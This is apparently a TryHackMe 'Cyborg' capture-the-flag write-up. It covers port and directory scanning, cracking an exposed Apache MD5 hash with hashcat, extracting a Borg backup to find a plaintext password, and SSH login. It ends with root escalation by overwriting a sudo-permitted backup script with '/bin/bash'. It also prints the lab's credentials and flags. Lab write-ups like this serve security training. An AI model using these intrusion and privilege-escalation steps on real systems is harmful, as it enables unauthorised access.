


# Cyborg

Ran a basic nmap scan on the target,

```
(kali㉿kali)-[~]
$ nmap -sV 10.10.74.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-30 16:00 CDT
Nmap scan report for 10.10.74.53
Host is up (0.13s latency). Format Tools Extensions Help
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.02 seconds
```

Lets load the webpage,



There is no index page so let's run a directory scan to look for vulnerable sites using gobuster.

**gobuster dir -u http://10.10.74.53 -w /usr/share/wordlists/dirb/common.txt**

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.10.74.53 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.74.53
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s



Starting gobuster in directory enumeration mode

./htaccess      (Status: 403) [Size: 276]
./hta           (Status: 403) [Size: 276]
./htpasswd      (Status: 403) [Size: 276]
/admin          (Status: 301) [Size: 310] [→ http://10.10.74.53/admin/]
/etc            (Status: 301) [Size: 308] [→ http://10.10.74.53/etc/]
/index.html     (Status: 200) [Size: 11321]
/server-status  (Status: 403) [Size: 276]
Progress: 4614 / 4615 (99.98%)

Finished
```




Lets try accessing the etc folder,

# Index of /etc


<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">squid/</a>	2020-12-30 02:09	-	

*Apache/2.4.18 (Ubuntu) Server at 10.10.74.53 Port 80*

# Index of /etc/squid

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">passwd</a>	2020-12-30 02:09	52	
 <a href="#">squid.conf</a>	2020-12-30 02:09	258	

*Apache/2.4.18 (Ubuntu) Server at 10.10.74.53 Port 80*



It looks like a hash let's try to analyze what it is.

So hashcat has this table explaining what hash is in what format so let's just search the database for the starting characters between the \$ (\$apr1).

1500	descrypt, DES (Unix), Traditional DES	48c/R8JAv757A
1600	Apache \$apr1\$ MD5, md5apr1, MD5 (APR) 2	\$apr1\$71850310\$gh9m4xcAn3MGxogwX/ztb.
1700	SHA2-512	82a9dda829eb7f8ffe9fbe49e45d47d2dad9664ft

Yes its a Apache storage hash, lets try to crack it using hashcat.

```
hashcat -m 1600 hash.txt rockyou.txt
```

```
$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.:squidward

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target.....: $apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
Time.Started.....: Fri Aug 30 16:52:07 2024, (1 sec)
Time.Estimated...: Fri Aug 30 16:52:08 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 51656 H/s (9.59ms) @ Accel:128 Loops:250 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 40960/14344385 (0.29%)
Rejected.....: 0/40960 (0.00%)
Restore.Point....: 38912/14344385 (0.27%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidate.Engine.: Device Generator
Candidates.#1....: treetree → loserface1
Hardware.Mon.#1..: Temp: 93c Util: 93%

Started: Fri Aug 30 16:51:55 2024
Stopped: Fri Aug 30 16:52:09 2024
```

Cracked the password, squidward.

So lets try logging in using the ssh.

```
(kali㉿kali)-[~/Tryhackme/Cyborg]
└─$ ssh squid@10.10.74.53
squid@10.10.74.53's password:
Permission denied, please try again.
squid@10.10.74.53's password:
```

So its not the ssh service lets try the admin directory.

```
[Today at 5.45am from Alex]
Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier.
I decided to give up like i always do ahahaha sorry about that.
I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process.
Might pass it over to the IT guys but in the meantime all the config files are laying about.
And since i dont know how it works im not sure how to delete them hope they don't contain any confidential information lol.
other than that im pretty sure my backup "music_archive" is safe just to confirm.
#####
#####
```

So the username we used was squid but I think it's a proxy for alex, lets try logging in to the ssh using alex. It didn't work, so browsing around I found an archive file that is downloadable.

So analyzing through the files we find this is a borg backup and to extract the backup files we need to use the password we cracked.

```
(kali㉿kali)-[~/Tryhackme/Cyborg]
└─$ tar -xvf archive.tar
home/field/dev/final_archive/
home/field/dev/final_archive/hints.5
home/field/dev/final_archive/integrity.5
home/field/dev/final_archive/config
home/field/dev/final_archive/README
home/field/dev/final_archive/nonce
home/field/dev/final_archive/index.5
home/field/dev/final_archive/data/
home/field/dev/final_archive/data/0/
home/field/dev/final_archive/data/0/5
home/field/dev/final_archive/data/0/3
home/field/dev/final_archive/data/0/4
home/field/dev/final_archive/data/0/1

(kali㉿kali)-[~/Tryhackme/Cyborg]
└─$ ls
archive.tar  hash.txt  home  rockyou.txt

(kali㉿kali)-[~/Tryhackme/Cyborg]
└─$ borg extract home/field/dev/final_archive::music_archive
Enter passphrase for key /home/kali/Tryhackme/Cyborg/home/field/dev/final_archive:
```

```
(kali㉿kali)-[~/Tryhackme/Cyborg]
└─$ cd home

(kali㉿kali)-[~/Tryhackme/Cyborg/home]
└─$ ls
alex  field

(kali㉿kali)-[~/Tryhackme/Cyborg/home]
└─$ cd alex

(kali㉿kali)-[~/Tryhackme/Cyborg/home/alex]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

(kali㉿kali)-[~/Tryhackme/Cyborg/home/alex]
└─$ cd Desktop

(kali㉿kali)-[~/Tryhackme/Cyborg/home/alex/Desktop]
└─$ ls
secret.txt
```

```
(kali㉿kali)-[~/.../Cyborg/home/alex/Desktop]
$ cat secret.txt
shoutout to all the people who have gotten to this stage whoop whoop!"
```

```
(kali㉿kali)-[~/.../Cyborg/home/alex/Documents]
$ cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!
alex:S3cretP@s3
```

```
(kali㉿kali)-[~/Tryhackme/Cyborg/home]
$ ssh alex@10.10.74.53
alex@10.10.74.53's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

27 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$
```

```
alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
alex@ubuntu:~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
```

```
alex@ubuntu:~/Music$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

```
alex@ubuntu:~/Music$ chmod 777 /etc/mp3backups/backup.sh
alex@ubuntu:~/Music$ echo "/bin/bash" > /etc/mp3backups/backup.sh
alex@ubuntu:~/Music$ sudo /etc/mp3backups/backup.sh
root@ubuntu:~/Music# whoami
root
```

```
root@ubuntu:/root# ls
root.txt
root@ubuntu:/root# cat root.txt
flag{Than5s_f0r_play1ng_H0pE_y0u_enJ053d}
```